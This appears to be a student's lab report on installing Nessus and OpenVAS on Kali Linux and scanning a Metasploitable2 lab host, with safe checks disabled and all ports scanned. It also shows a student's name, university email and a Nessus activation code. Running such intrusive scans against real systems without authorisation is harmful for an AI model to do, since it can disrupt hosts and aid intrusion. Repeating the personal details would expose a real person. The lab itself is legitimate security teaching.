
STEP 2:


After Nessus is installed Run Nessus


```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo /bin/systemctl start nessusd.service
```


STEP 3:


Go to https://kali:8834/ to configure your scanner.







tenable
Nessus
Get an activation code
To register for a free Nessus Essentials activation code, enter your information.
First Name
Last Name
Syeda Farwa
Ali
Email
FA21-BCT-016@ISBSTUDENT.COMSATS.EDU.PK
Already have activation code? Skip this step to enter it manually.
Back
Skip
Register


tenable
Nessus
License Information
Activation Code: QXGJ-8GP4-A6X8-ARWA-L4Q9
Continue
© 2024 Tenable™, Inc.



tenable
Nessus
Create a user account
Create a Nessus administrator user account. Use this username and password to log in to Nessus.
Username *
root
Password *
Back
Submit

STEP 4:
After your plugins have been downloaded, you will see the home page where you can now configure your scan.




Run a Nessus Scan:

STEP 1: Choose basic network Scan




STEP 2: Enter name and IP address of the target




STEP 3:

Under the category “Discovery,” change the “Scan Type” to “All ports.”




STEP 4:


Under “Assessment”, change the dropdown to “Scan for known web vulnerabilities.”




STEP 5:


Under “Advanced”, select Scan Type “Custom”. Then select “General” on the left. Uncheck “Enable safe checks,” and (Important!) set “Max number of concurrent TCP sessions per host” to 100.


New Scan / Basic Network Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
General
Scan Type
Custom
Choose your own advanced settings.
Save
Cancel


New Scan / Basic Network Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
General
General Settings
Enable safe checks
When enabled, disables all plugins that may have an adverse effect on the remote host.
Stop scanning hosts that become unresponsive during the scan
Scan IP addresses in a random order


Specifies the maximum number of hosts that a Nessus scanner will scan at the same time.
Max number of concurrent TCP sessions per host
100
Specifies the maximum number of established TCP sessions for a single host. This TCP throttling option also controls the number of packets per second the SYN scanner sends, which is 10 times the number of TCP sessions. For example, if this option is set to 15, the SYN scanner sends 150 packets per second at most.

RESULT:


Metasploitable2
Back to My Scans
Configure
Hosts 1
Vulnerabilities 45
History 1
Filter
Search Hosts
1 Host
Host
Vulnerabilities
%
192.168.159.132
5 4 6 5 102
Scan Details
Policy: Basic Network Scan
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 5:26 PM

Question 7

Which vulnerabilities are critical? Of these, which appear to be most serious? Double-click a vulnerability in the report and read the description.

There is a vulnerability that allows a backdoor connection to the machine.

Summary:

In this lab, participants explored the capabilities of Nmap and Nessus for network scanning and vulnerability assessment, essential components of cybersecurity.

Participants began by learning about Nmap and its functionalities, including network discovery, port scanning, and service enumeration. Through hands-on exercises, participants gained practical experience in conducting network scans using Nmap and analyzing the output to identify open ports, running services, and potential security vulnerabilities.

Part 2: OpenVas

OpenVAS (Open Vulnerability Assessment System) is an open-source vulnerability scanner used for detecting and assessing security vulnerabilities in networks and systems. In this lab, participants will learn how to install and configure OpenVAS on a Linux system and perform vulnerability scanning against target hosts. By gaining hands-on experience with OpenVAS, participants will develop essential skills for identifying and mitigating security risks in network environments.

Installation and setup


Step 1:

Install openvas in kali using this command: **sudo apt install openvas**


Step 2:


To setup the database and configuration files: **sudogvm-setup**

admin password will be given at the end of installation.




- **Scanning**





Result:



Conclusion

This lab provided a hands-on introduction to Nmap and Nessus, highlighting their applications in network discovery, port scanning, and vulnerability assessment. You learned how to utilize these tools to gather information about target systems and identify potential security risks. Through the post-lab tasks, you will gain a deeper understanding of advanced scanning techniques, vulnerability mitigation strategies, and the importance of proactive vulnerability management in maintaining a secure network environment.

This lab also provided a hands-on introduction to OpenVAS, highlighting its capabilities in vulnerability assessment and security risk identification. You learned how to install, configure, and utilize OpenVAS to scan target systems and analyze the results. Through the post-lab tasks, you will gain a deeper understanding of advanced OpenVAS functionalities, custom plugin development, and the importance of implementing effective vulnerability mitigation strategies to maintain a secure network environment.

Note: This conclusion emphasizes going beyond basic OpenVAS functionalities and highlights the need for continuous learning in vulnerability management practices.

Post-Lab Tasks

